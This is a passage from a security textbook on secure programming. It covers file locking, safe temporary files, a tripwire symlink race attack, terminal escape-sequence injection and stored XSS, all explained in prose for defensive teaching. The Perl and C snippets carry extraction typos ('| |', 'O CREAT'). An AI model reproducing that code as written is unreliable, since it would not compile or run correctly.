succeeds. The operating system implements this function as an atomic operation, providing guaranteed controlled access to the resource. While the use of a lockfile is a classic technique, it has the advantage that the presence of a lock is quite clear because the lockfile is seen in a directory listing. It also allows the administrator to easily remove a lock left by a program that either crashed or otherwise failed to remove the lock.

There are more modern and alternative locking mechanisms available for files. These may be advisory and/or mandatory, where the operating system guarantees that a locked file cannot be accessed inappropriately. The issue with mandatory locks is the mechanisms for removing them should the locking process crash or otherwise not release the lock. These mechanisms are also implemented differently on different operating systems. Hence, care is needed to ensure that the chosen mechanism is used correctly.

Figure 11.8 illustrates the use of the advisory `flock` call in a Perl script. This might typically be used in a Web CGI form handler to append information provided by a user to this file. Subsequently another program, also using this locking mechanism, could access the file and process and remove these details. Note that there are subtle complexities related to locking files using different types of read or write access. Suitable program or function references should be consulted on the correct use of these features.

Figure 11.8 Perl File Locking Example

```
#!/usr/bin/perl
#
$EXCL_LOCK = 2;
$UNLOCK     = 8;
$FILENAME    = "forminfo.dat";

# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") | | die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
… use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

Safe Temporary File Use

Many programs need to store a temporary copy of data while they are processing the data. A temporary file is commonly used for this purpose. Most operating systems provide well-known locations for placing temporary files and standard functions for naming and creating them. The critical issue with temporary files is that they are unique and not accessed by other processes. In a sense, this is the opposite problem of managing access to a shared file. The most common technique for constructing a temporary filename is to include a value such as the process identifier. Because each process has its own distinct identifier, this should guarantee a unique name. The program generally checks to ensure that the file does not already exist, perhaps left over from a crash of a previous program, and then creates the file. This approach suffices from the perspective of reliability but not with respect to security.

Again, the problem is that an attacker does not play by the rules. The attacker could attempt to guess the temporary filename a privileged program will use. The attacker then attempts to create a file with that name in the interval between the program checking that the file does not exist and subsequently creating it. This is another example of a race condition, very similar to that when two processes race to access a shared file when locks are not used. There is a famous example, reported in [WHEE03], of some versions of the tripwire file integrity program[63] suffering from this bug. The attacker would write a script that made repeated guesses on the temporary filename used and create a symbolic link from that name to the password file. Access to the password file was restricted, so the attacker could not write to it. However, the tripwire program runs with root privileges, giving it access to all files on the system. If the attacker succeeds, then tripwire will follow the link and use the password file as its temporary file, destroying all user login details and denying access to the system until the administrators can replace the password file with a backup copy. This was a very effective and inconvenient denial-of-service attack on the targeted system. This illustrates the importance of securely managing temporary file creation.

Secure temporary file creation and use preferably requires the use of a random temporary filename. The creation of this file should be done using an atomic system primitive, as is done with the creation of a lockfile. This prevents the race condition and hence the potential exploit of this file. The standard C function `mkstemp`() is suitable; however, the older functions `tmpfile`(), `tmpnam`(), and `tempnam`() are all insecure unless used with care. It is also important that the minimum access is given to this file. In most cases, only the effective owner of the program creating this file should have any access. The GNOME Programming Guidelines recommend using the C code shown in Figure 11.9 to create a temporary file in a shared directory on Linux and UNIX systems. Although this code calls the insecure `tempnam()` function, it uses a loop with appropriately restrictive file creation flags to counter its security deficiencies. Once the program has finished using the file, it must be closed and unlinked. Perl programmers can use the File::Temp module for secure temporary file creation. Programmers using other languages should consult appropriate references for suitable methods.

Figure 11.9 **C Temporary File Creation Example**

```
char *filename;
int fd;
do    {
      filename = tempnam (NULL, "foo");
fd = open (filename, O CREAT | O EXCL | O TRUNC | O
RDWR, 0600);       free (filename);
}     while (fd == -1);
```

When the file is created in a shared temporary directory, the access permissions should specify that only the owner of the temporary file, or the system administrators, should be able to remove it. This is not always the default permission setting, which must be corrected to enable secure use of such files. On Linux and UNIX systems this requires setting the sticky permission bit on the temporary directory, as we discussed in Section 4.4.

Interacting with Other Programs

As well as using functionality provided by the operating system and standard library functions, programs may also use functionality and services provided by other programs. Unless care is taken with this interaction, failure to identify assumptions about the size and interpretation of data flowing among different programs can result in security vulnerabilities. We discussed a number of issues related to managing program input in Section 11.2 and related to program output in Section 11.5. The flow of information between programs can be viewed as output from one forming input to the other. Such issues are of particular concern when the program being used was not originally written with this wider use as a design issue and hence did not adequately identify all the security concerns that might arise. This occurs particularly with the current trend of providing Web interfaces to programs that users previously ran directly on the server system. While ideally all programs should be designed to manage security concerns and be written defensively, this is not the case in reality. Hence, the burden falls on the newer programs, utilizing these older programs, to identify and manage any security issues that may arise.

A further concern relates to protecting the confidentiality and integrity of the data flowing among various programs. When these programs are running on the same computer system, appropriate use of system functionality such as pipes or temporary files provides this protection. If the programs run on different systems linked by a suitable network connection, then appropriate security mechanisms should be employed by these network connections. Alternatives include the use of IP Security (IPSec), Transport Layer/Secure Socket Layer Security (TLS/SSL), or Secure Shell (SSH) connections. Even when using well-regarded, standardized protocols, care is needed to ensure they use strong cryptography, as weaknesses have been found in a number of algorithms and their implementations [SAFE18]. We will discuss some of these alternatives in Chapter 22.

Suitable detection and handling of exceptions and errors generated by program interaction is also important from a security perspective. When one process invokes another program as a child process, it should ensure that the program terminates correctly and accept its exit status. It must also catch and process signals resulting from interaction with other programs and the operating system.

11.5 Handling Program Output

The final component of our model of computer programs is the generation of output as a result of the processing of input and other interactions. This output might be stored for future use (e.g., in files or a database), be transmitted over a network connection, or be destined for display to some user. As with program input, the output data may be classified as binary or textual. Binary data may encode complex structures, such as requests to an X-Windows display system to create and manipulate complex graphical interface display components. Or the data could be complex binary network protocol structures. If representing textual information, the data will be encoded using some character set and possibly representing some structured output, such as HTML.

In all cases, it is important from a program security perspective that the output really does conform to the expected form and interpretation. If directed to a user, it will be interpreted and displayed by some appropriate program or device. If this output includes unexpected content, then anomalous behavior may result, with detrimental effects on the user. A critical issue here is the assumption of common origin. If a user is interacting with a program, the assumption is that all output seen was created by, or at least validated by, that program. However, as the discussion of cross-site scripting (XSS) attacks in Section 11.2 illustrates, this assumption may not be valid. A program may accept input from one user, save it, and subsequently display it to another user. If this input contains content that alters the behavior of the program or device displaying the data, and the content is not adequately sanitized by the program, then an attack on the user is possible.

Consider two examples. The first involves simple text-based programs run on classic time-sharing systems when purely textual terminals, such as the VT100, were used to interact with the system.[64] Such terminals often supported a set of function keys, which could be programmed to send any desired sequence of characters when pressed. This programming was implemented by sending a special escape sequence.[65] The terminal would recognize these sequences and, rather than displaying the characters on the screen, would perform the requested action. In addition to programming the function keys, other escape sequences were used to control formatting of the textual output (bold, underline, etc.), to change the current cursor location, and critically to specify that the current contents of a function key should be sent, as if the user had just pressed the key. Together, these capabilities could be used to implement a classic command injection attack on a user, which was a favorite student prank in previous years. The attacker would get the victim to display some carefully crafted text on their terminal. This could be achieved by convincing the victim to run a program, having it included in an e-mail message, or having it written directly to the victim’s terminal if the victim permitted this. The displayed text was some innocent message to distract the targeted user, but it also included a number of escape sequences that programmed a function key to send some selected command and then the command to send that text as if the programmed function key had been pressed. If the text was displayed by a program that subsequently exited, then the text sent from the programmed function key would be treated as if the targeted user had typed it as their next command. Hence, the attacker could make the system perform any desired operation the user was permitted to do. This could include deleting the user's files or changing the user's password. With this simple form of attack, the user would see the commands and the response being displayed and know it had occurred, though too late to prevent it. With more subtle combinations of escape sequences, it was possible to capture and prevent this text from being displayed, hiding the fact of the attack from direct observation by the user until its consequences became obvious. A more modern variant of this attack exploits the capabilities of an insufficiently protected X-terminal display to similarly hijack and control one or more of the user's sessions.

The key lesson illustrated by this example concerns the user's expectations of the type of output that would be sent to the user's terminal display. The user expected the output to be primarily pure text for display. If a program such as a text editor or mail client used formatted text or the programmable function keys, then it was trusted not to abuse these capabilities. And indeed, most such programs encountered by users did indeed respect these conventions. Programs like a mail client, which displayed data originating from other users, needed to filter such text to ensure that any escape sequences included in them were disabled. The issue for users then was to identify other programs that could not be so trusted and if necessary filter their output to foil any such attack. Another lesson seen here, and even more so in the subsequent X-terminal variant of this attack, was to ensure that untrusted sources were not permitted to direct output to a user's display. In the case of traditional terminals, this meant disabling the ability of other users to write messages directly to the user's display. In the case of X-terminals, it meant configuring the authentication mechanisms so only programs run at the user's command were permitted to access the user's display.

The second example is the classic cross-site scripting (XSS) attack using a guestbook on some Web server. If the guestbook application fails adequately to check and sanitize any input supplied by one user, then this can be used to implement an attack on users subsequently viewing these comments. This attack exploits the assumptions and security models used by Web browsers when viewing content from a site. Browsers assume all of the content was generated by that site and is equally trusted. This allows programmable content like JavaScript to access and manipulate data and metadata, such as cookies, associated with the site. The issue here is that not all data were generated by, or under the control of, that site. Rather, the data came from some other, untrusted user.

Any programs that gather and rely on third-party data have to be responsible for ensuring that any subsequent use of such data is safe and does not violate the user's assumptions. These programs must identify what is permissible output content and filter any possibly untrusted data to ensure that only valid output is displayed. The simplest filtering alternative is to remove all HTML markup. This will certainly make the output safe but can conflict with the desire to allow some formatting of the output. The alternative is to allow just some safe markup through. As with input filtering, the focus should be on allowing only what is safe rather than trying to remove what is dangerous, as the interpretation of *dangerous* may well change over time.

Another issue here is that different character sets allow different encodings of meta characters, which may change the interpretation of what is valid output. If the display program or device is unaware of the specific encoding used, it might make a different assumption to the program, possibly subverting the filtering. Hence, it is important for the program to either explicitly specify encoding where possible or otherwise ensure that the encoding conforms to the display expectations. This is the obverse of the issue of input canonicalization, in which the program ensures that it has a common minimal representation of the input to validate. In the case of Web output, it is possible for a Web server to specify explicitly the character set used in the Content-Type HTTP response header. Unfortunately, this is not specified as often as it should be. If not specified, browsers will make an assumption about the default character set to use. This assumption is not clearly codified; therefore, different browsers can and do make different choices. If Web output is being filtered, the character set should be specified.

Note that in these examples of security flaws that result from program output, the target of compromise was not the program generating the output but rather the program or device used to display the output. It could be argued that this is not the concern of the programmer, as the program is not subverted. However, if the program acts as a conduit for attack, the programmer's reputation will be tarnished, and users may well be less willing to use the program. In the case of XSS attacks, a number of well-known sites were implicated in these attacks and suffered adverse publicity.